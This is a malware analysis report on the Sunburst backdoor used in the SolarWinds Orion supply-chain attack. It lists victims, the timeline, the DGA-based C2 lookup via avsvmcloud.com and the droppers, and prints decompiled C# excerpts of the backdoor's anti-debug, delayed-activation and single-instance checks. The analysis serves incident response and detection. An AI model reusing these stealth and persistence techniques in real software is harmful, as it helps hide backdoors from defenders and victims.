Sunburst Analysis

Author: Stefano Maccaglia

Email: stefano.maccaglia@rsa.com

Introduction

Being in the news for about two months now, the Sunburst campaign has been analyzed in many different aspects and from different perspectives.

However, it seems not many contributions approached the malware adopted in the campaign from a systematic point of view. The vast majority of the contributions offered by the Security community covered encryption, communication modes, the complexity of the controls enforced, or the relative simplicity of the other components of the attack. None presented a complete and integrated review of the tools used by the attacker.

For this reason, and to hopefully shed some light upon this malware, I wrote this report which covers the code, the IOCs and the links I found between Sunburst and other past APT campaigns.

The Sunburst Attack

The attack was carefully planned and executed by a sophisticated attacker with strong technical capabilities and good knowledge of the most advance exploitation and persistence techniques.

I do not want to spend time describing the timeline of the attack, which has been discussed by other researchers already. However, it is important to review the progression of the attack based on the elements discovered so far:

- The attack was a “Supply-chain attack”.
- The attack was very structured and sophisticated, using different tools and different techniques.
- To avoid detection, the attacker used tricks in the Sunburst backdoor code. In fact, the success of the attack is based primarily on the backdoor. The other tools used were less sophisticated and implemented only when the attacker was interested in extending the radius of their control upon a specific network.
- The infrastructure to manage the volume of infected systems was carefully organized, but the attacker left some trace despite their attempt to avoid any unnecessary exposure.
- Once the intruder was able to access SolarWinds repositories, the attack leveraged modification of core code of the SolarWinds Orion suite, a network monitoring tool distributed worldwide to large companies.
- The attack magnitude was global and affected many companies, both public and private. Below you can find an example of the victims[1]:

[1] For additional details about the affected companies please check the following page:
- https://github.com/bambenek/research/tree/main/sunburst

Decoded Internal Nam	Possible Organization (may be inaccur	Type of mess	First Seen
corp.stratusnet	Stratus Networks	2nd stage	17/04/2020
resprod.com	Res Group (Renewable energy company)	2nd stage	06/05/2020
te.nz	TE Connectivity (Sensor manufacturer)	2nd stage	13/05/2020
fidelitycomm.lo	Fidelity Communications (ISP)	2nd stage	02/06/2020
corp.stingraydi	Stingray (Media and entertainment)	2nd stage	03/06/2020
nswhealth.net	NSW Health	2nd stage	12/06/2020
corp.ptci.com	Pioneer Telephone Scholarship Recipients	2nd stage	19/06/2020
digitalsense.co	Digital Sense (Cloud Services)	2nd stage	24/06/2020
ggsg-us.cisco	Cisco GGSG	2nd stage	24/06/2020
mountsinai.hosp	Mount Sinai Hospital	2nd stage	02/07/2020
pqcorp.com	PQ Corporation	2nd stage	02/07/2020
mountsinai.hospital	Mount Sinai Hospital, New York	2nd stage	02/07/2020
kcpl.com	Kansas City Power and Light Company	2nd stage	07/07/2020
sm-group.local	SM Group (Distribution)	2nd stage	07/07/2020
pcsco.com	Professional Computer Systems	2nd stage	23/07/2020
itps.uk.net	ITPS (IT Services)	2nd stage	11/08/2020
ad001.mtk.lo	Mediatek	2nd stage	26/08/2020
netdecisions.lo	Netdecisions (IT services)	2nd stage	04/10/2020
mixonhill.com	Mixon Hill (intelligent transportation systems)	Terminate	29/04/2020
ies.com	IES Communications	Terminate	11/06/2020
ansc.gob.pe	GOB (Digital Platform of the Peruvian State)	Terminate	25/07/2020
insead.org	INSEAD Business School	Terminate	07/11/2020
xnet.kz	X NET (IT provider in Kazakhstan)	Unknown	09/06/2020
us.deloitte.co	Deloitte	Unknown	08/07/2020
e-idsolutions.	IDSolutions (video conferencing)	Unknown	16/07/2020
ad.optimizely.	Optimizely, Software Company	N/A	N/A
aerioncorp.com	Aerion Corporation	N/A	N/A
belkin.com	Belkin International	N/A	N/A
cisco.com	Cisco	N/A	N/A
corp.sana.com	Sana Biotechnology	N/A	N/A
int.lukoil-international.uz	Lukoil	N/A	N/A
neophotonics.co	NeoPhotonics Corporation	N/A	N/A
nvidia.com	Nvidia	N/A	N/A
vantagedatacenters.local	Vantage Data Centers	N/A	N/A
voceracommunications.com	Vocera Communications	N/A	N/A

Table 1: Excerpt from a list of the companies affected by Sunburst attack

The attack can be divided in two phases. The first one is related to the intrusion into the SolarWinds network and occurred between September 4, 2019 and February 20, 2020. Obviously, the attack inside SolarWinds goes further than February 2020, but that can be considered the first phase of the attack.

There is a segment of time, between February and March, during which the attack would have failed had SolarWinds controls upon the software been effective. I named that phase “Critical phase for detection”.




Figure 1: Attack Timeline

The second phase is the global spread of the modified SolarWinds update package where the attacker introduced its additional tools, which I named “Customer exposure time”.

In the first phase, the attacker leveraged direct access to the SolarWinds network and our visibility is limited to the public documents the vendor has released so far.

A second blog post about this part, including an analysis on the history of the IP addresses involved in the incident, will be published soon.

That said, beginning March 26, 2020 the backdoored update of the Orion suite was issued by the vendor to its customers, activating the second phase of the attack and potentially victimizing all the SolarWinds customers who updated their servers.

From this point onwards, we have a better understanding of the incident, as several malicious tools were shared on public security repositories such as Virustotal and our team was engaged on incident response cases related to victims of the backdoored SolarWinds software.

Infection Technique

The infection started when Orion Networks suite checked the SolarWinds update repository for a new release (1) between March 26, 2020 and December 12, 2020. Any request during that timeframe retrieved a backdoored update package similar to the release **2019 HF 5 2020.2** (2) shown in our example. Once downloaded and installed (3), the code called the backdoor setup on execution of Orion.




Figure 2: Initial infection phase: Orion updated with backdoored package

The backdoor executed its internal protection controls before being fully activated (4), and on success, it tested network connectivity by attempting to resolve ***api.solarwinds.com*** via DNS query (5).

During the setup, the backdoor generates a unique ID, or "GUID" (6), to be able to present itself properly to its C2 and to keep track of any action that followed. The GUID remained consistent during the entire lifecycle of the backdoor on a single system.

In addition, during the setup process, the machine generates four "pseudo-random" subdomain names via a Domain Generation Algorithm (DGA) for the "**avsvmcloud.com**" domain that were used later to look for its additional C2s (7).




Figure 3: Sunburst DNS check-in for avsvmcloud.com subdomains

When the initial setup is completed successfully, the malware starts to check its C2. This is accomplished in two phases, as we will discuss in detail later, and both DNS and HTTP/HTTPS are involved.

The pseudo-random subdomains created during the setup phase are checked-in via DNS requests to extract the real address of the final backdoor C2. The CNAME field of the name resolution is the key to compose the final IP address that the backdoor will contact via HTTP/HTTPS session.




Figure 4: Sunburst backdoor starts communicating with its C2 and collects the Dropper

With the session to the C2, the attacker instructed the malware to download and execute the second-stage Dropper, usually TEARDROP or RAINDROP.




Figure 5: Final step, via Cobalt Strike Agent the attacker has full control and can move laterally

Once the Dropper is executed, it extracted a Cobalt Strike Beacon (Agent) and started to communicate with a Cobalt Strike C2, leaving the Sunburst C2 session as a fallback communication mechanism.

With the Cobalt Strike agent active, the attacker could move laterally and continue the intrusion to other systems leveraging the SolarWinds Orion server as a staging point.

From the SOC analyst perspective, this attack technique is extremely difficult to spot unless the analyst is informed of the chance SolarWinds server could be exploited by a malicious attacker. Generally, in my experience, when an analyst notes suspicious traffic generated by a Network Monitoring system, rarely are they prone to extend the analysis, considering any anomaly generated by such system somewhat “normal”.

The Backdoor

The main component of the attack is the backdoor. It was coded in C#, implanted in the core components of the legitimate SolarWinds Orion software suite, and was probably compiled directly by SolarWinds before being disseminated via update.

The malicious backdoor is contained in a DLL ("***SolarWinds.Orion.Core.BusinessLayer.DLL***) initialized by the class "***SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer***" through its Entry Point.

The DLL is signed and certified by the producer "SolarWinds", as is illustrated in the following figure:




Figure 6: Sunburst signed DLL

From this, we can infer that the attacker must have had access to the original source code and its intermediate stages leading up to the compilation of the DLL, and if that is true, it means the attacker was able to sneak through the SolarWinds networks undetected and to access the Development area of the company. Any other explanation fails to account for how a software company allowed an alien piece of code to be injected and compiled in one of the components of its main suite of software, a product sold to more than 18,000 customers worldwide.

In general, from the pure technical explanation of the commercial software compiling mechanism, any backdoored DLL would be identified during the commit phase and the subsequent automatic code review stage if the attacker were not able to access and modify the source code. In addition, as we will present later, the malicious DLL is not just included in the software bundle, but it is linked with other components, thus further confirming the hypothesis.

In fact, modifying a piece of code or swapping one DLL with another is not enough to enable the backdoor to work. The attacker was also forced to link it with other components, and that is possible only by accessing these other components as well. As a blog on Reversing Lab analysis[2] site confirmed, the timestamps of the different components of the SolarWinds suite are all aligned due to being controlled by a remote server that is outside of the build environment that cannot be tampered with. This confirms the hypotheses about the access to the development area by the attacker.

The following SolarWinds components were affected by the attacker:

```
SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.Initialize
SolarWinds.Orion.Core.BusinessLayer.BackgroundInventory.InventoryManager.RefreshInternal
SolarWinds.Orion.Core.BusinessLayer.BackgroundInventory.InventoryManager.Refresh
SolarWinds.Orion.Core.BusinessLayer.BackgroundInventory.InventoryManager.Start
SolarWinds.Orion.Core.BusinessLayer.CoreBusinessLayerPlugin.ScheduleBackgroundInventory
SolarWinds.Orion.Core.BusinessLayer.CoreBusinessLayerPlugin.Start
```

[2] https://blog.reversinglabs.com/blog/sunburst-the-next-level-of-stealth

The malicious code was inserted in the "***RefreshInternal***" method and invoked upon execution by the main executable: "***SolarWinds.BusinessLayer.Host.exe*****.**

There is another significant aspect to consider. Instead of launching the backdoor through the canonical "***Start***" which results in immediate activation, thereby increasing the chance of being detected, the attacker bounded the malware with a necessary but subsequent process: the **refresh**, which runs with a significant delay.


It would be easier for developers and analysts to identify an anomaly on execution versus one with a variable delay time. In addition, due to the type of work accomplished by Orion, such as the enumeration of network objects, a procedure like the refresh can be significantly delayed in a real environment, thus reducing the chance of being detected as an anomaly.

Notably, if we consider how the method ***RefreshInternal*** is integrated in the backdoor execution flow, we can consider it "functional" not only to the delay of the backdoor execution but to the control of its status as well.

The Backdoor Initialization Process

The backdoor initialization process is very structured and sophisticated. We have rarely seen a so carefully planned and executed persistence routine in malware.

In short, the following figure summarizes all the initial steps involved in the backdoor setup, from the initial download of the updated package of Orion suite from SolarWinds website to the moment the backdoor is fully active and ready to communicate with its C2.






Figure 7: Sunburst installation process

Upon execution, the backdoor checks for the presence of any previous activity started by the DLL, and only in its absence will a new thread be initialized and the backdoor activated, as is illustrated in the following portion of code:

```
if (!OrionImprovementBusinessLayer.IsAlive)
{
    new Thread(new ThreadStart(OrionImprovementBusinessLayer.Initialize))
    {
        IsBackground = true
    }.Start();
```

Figure 8: IsAlive control

The object property "***IsAlive***" acts a control to ensure only one instance of the component is allowed at runtime and the process is "locked", as shown in the next code excerpt:

```
public static bool IsAlive
{
    get
    {
        object isAliveLock = OrionImprovementBusinessLayer._isAliveLock;
        bool result;
        lock (isAliveLock)
        {
            if (OrionImprovementBusinessLayer._isAlive)
            {
                result = true;
            }
            else
            {
                OrionImprovementBusinessLayer._isAlive = true;
                result = false;
            }
        }
        return result;
    }
}
```

Figure 9: IsAlive control to check the presence of other threads related to the backdoor

This approach means the control is enforced by a simple structure that is inserted into the original source code. The subsequent controls in the source code are carried out at runtime as they are protected by hashes, hindering the chance to understand them through basic static analysis.

The next check in the initialization process verifies the parent process which executed the backdoor thread corresponds to the hash ***17291806236368054941***. That hash value decodes to "***solarwinds.businesslayerhost.exe***". This check prevents execution through a debugger and avoids multiple instances of the backdoor.

```
public static void Initialize()
{
    try
    {
        if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941uL)
```

Figure 10: Parent process check

The value is created by hashing the process name, in lowercase, with the FNV-1A 64-bit algorithm and XORING the result with the value ***6605813339339102567***. Notably, this mechanism has been applied to all the hashes included in the malware code.

With a successful result, the backdoor will read the metadata of its file creation time (the date when ***SolarWinds.Orion.Core.BusinessLayer.DLL*** was written to the disk), add a random value between ***288*** and ***336*** (hours), and compare the resulting date with the current system date.

```
public static void Initialize()
{
    try
    {
        if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941uL)
        {
            DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
            int num = new Random().Next(288, 336);
            if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
```

Figure 11: Date check

If the current date is past the calculated date, the backdoor will proceed to the next step. If the check fails, the process exits and will repeat again in the future. Basically, this check defines the activation date of the backdoor such that it cannot be prior to a date between 12 days (288 hours) and 14 days (336 hours) since the drop of the backdoor onto the system.

The next step for the malware is to create a "named pipe" based on a hardcoded value, which also prevents multiple instances of the backdoor running concurrently.

```
public static void Initialize()
{
    try
    {
        if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941uL)
        {
            DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
            int num = new Random().Next(288, 336);
            if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
            {
                OrionImprovementBusinessLayer.instance = new NamedPipeServerStream(OrionImprovementBusinessLayer.appId);
```

Figure 12: Named pipe creation calling "appId" string

The logic related to the named pipe creation relies on a property called "***appID***" that is defined through the initialization method of the class. The "***appID***" is defined as a string:

```
// Token: 0x04000036 RID: 54
private static readonly string appId = OrionImprovementBusinessLayer.ZipHelper.Unzip("M7UwTkm0NDHVNTNKTNM1NEi10DWxNDDSTbRIMzIwTTY3SjJKBQA=");
```

Figure 13: appID FNV-1A hash value

Its value is:

```
M7UwTkm0NDHVNTNKTNM1NEi10DWxNDDSTbRIMzIwTTY3SjJKBQA=
```

Which, again is an FNV-1A hash, that, once decoded, results in the below-mentioned value:

```
583da945-62af-10e8-4902-a8f205c72b2e
```

If the named pipe creation fails, the process will terminate, raising an exception.

Upon successful named pipe creation, a new check will be carried out, this time by the method: **ReportWatcherRetry**, which is part of the Orion program (it is declared in the DLL: ***SolarWinds.Orion.Core.Common.DLL***), but the attacker integrated in its backdoor's activation process:

[SolarWinds.Orion.Core.Common]SolarWinds.Orion.Core.Common.OrionReportHelper::InitReportsWatcher

```
private static void ReportCreated(object sender, FileSystemEventArgs e)
{
    log.DebugFormat("Report watcher: new report ({0}) created!", e.FullPath);
    int num = _retryCount;
    while (true)
    {
        try
        {
            OrionReportBase orionReportBase = OrionReportBase.Load(e.FullPath);
            if (orionReportBase != null)
            {
                OrionReportDAL.CreateReport(orionReportBase);
                return
            }
        }
        catch (Exception arg)
        {
            num--;
            if (num < 0)
            {
                log.ErrorFormat("Report watcher: failed to create new report ({0})! \nError - {1}", e.Name, arg);
                return
            }
            log.DebugFormat("Report watcher: failed to create new report ({0}) in try {1}. Retry on {2} ms.", e.Name, num, _postpone);
        }
        Thread.Sleep(_postpone);
    }
}
```

Figure 14: ReportWatcherRetry method calling the external DLL

